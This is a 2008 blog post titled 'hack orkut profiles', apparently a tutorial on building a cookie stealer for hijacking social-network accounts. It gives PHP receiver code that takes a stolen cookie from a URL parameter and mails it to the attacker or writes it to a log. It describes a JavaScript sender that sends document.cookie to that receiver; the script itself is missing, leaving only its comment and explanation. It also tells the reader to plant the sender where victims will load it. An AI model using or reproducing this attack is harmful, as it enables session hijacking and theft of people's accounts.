




Thursday, September 18, 2008
hack orkut profiles
hack orkut profiles

How to Make a Cookie Stealer Introduction Exactly how does a cookie stealer work, anyway? There are two components in a cookie stealer: the sender and the receiver.
The sender can take many forms. In essense, it's just a link to the receiver with the cookie somehow attached. It can sometimes be difficult to find a way to implement the sender.
The receiver, as the name suggests, is a device which receives the cookie from the sender. It can also take several forms, but the most common is that of a PHP document, most commonly found residing on some obscure webserver.
Step One: The Code
Coding a receiver is the part with which most newbies struggle. Only two things are needed to make a receiver: a webhost which supports PHP, and Notepad (see the end of the text for a link to some free PHP hosts).
As I said in the introduction, the receiver's job is to receive the cookie from the sender. The easiest way to send information to a PHP document is by using the HTTP GET method, which appends information to the end of the URL as a parameter (for example, "page.php?arg1=value"). PHP can access GET information by accessing $HTTP_GET_VARS[x], where x is a string containing the name of the argument.
Once the receiver has the cookie, it needs a way to get that cookie to you. The two most common ways of doing this are sending it in an email, and storing it in a log. We'll look at both.
First, let's look at sending it in an email. Here is what such a beast would look like (functioning code):
$cookie = $HTTP_GET_VARS["cookie"]; // line 2
mail("me@mydomain.com", "Cookie stealer report", $cookie); // line 3
?> // line 4
Line 1 tells the server that this is indeed a PHP document.
Line 2 takes the cookie from the URL ("stealer.php?cookie=x") and stores it in the variable $cookie.
Line 3 accesses PHP's mail() function and sends the cookie to "me@mydomain.com" with the subject of "Cookie stealer report".
Line 4 tells the server that the PHP code ends here.
Next, we'll look at my preferred method, which is storing the cookie in a logfile. (functioning code)
$cookie = $HTTP_GET_VARS["cookie"]; // line 2
$file = fopen('cookielog.txt', 'a'); // line 3
fwrite($file, $cookie . "\n\n"); // line 4
?> // line 5
Lines 1 and 2 are the same as before.
Line 3 opens the file "cookielog.txt" for writing, then stores the file's handle in $file.
Line 4 writes the cookie to the file which has its handle in $file. The period between $cookie and "\n\n" combines the two strings as one. The "\n\n" acts as a double line-break, making it easier for us to sift through the log file.
Line 5 is the same as before.
Step Two: Implementing the Stealer
The hardest part (usually) of making a cookie stealer is finding a way to use the sender. The simplest method requires use of HTML and JavaScript, so you have to be sure that your environment supports those two. Here is an example of a sender.
// Line 3
Line 1 tells the browser that the following chunk of code is to be interpereted as JavaScript.
Line 2 adds document.cookie to the end of the URL, which is then stored in document.location. Whenever document.location is changed, the browser is redirected to that URL.
Line 3 tells the browser to stop reading the code as JavaScript (return to HTML).
There are two main ways of implementing the sender:
You can plant your sender where the victim will view it as an HTML document with his browser. In order to do that, you have to find some way to actually post the code somewhere on the site.
Subscribe to:
Comments (Atom)
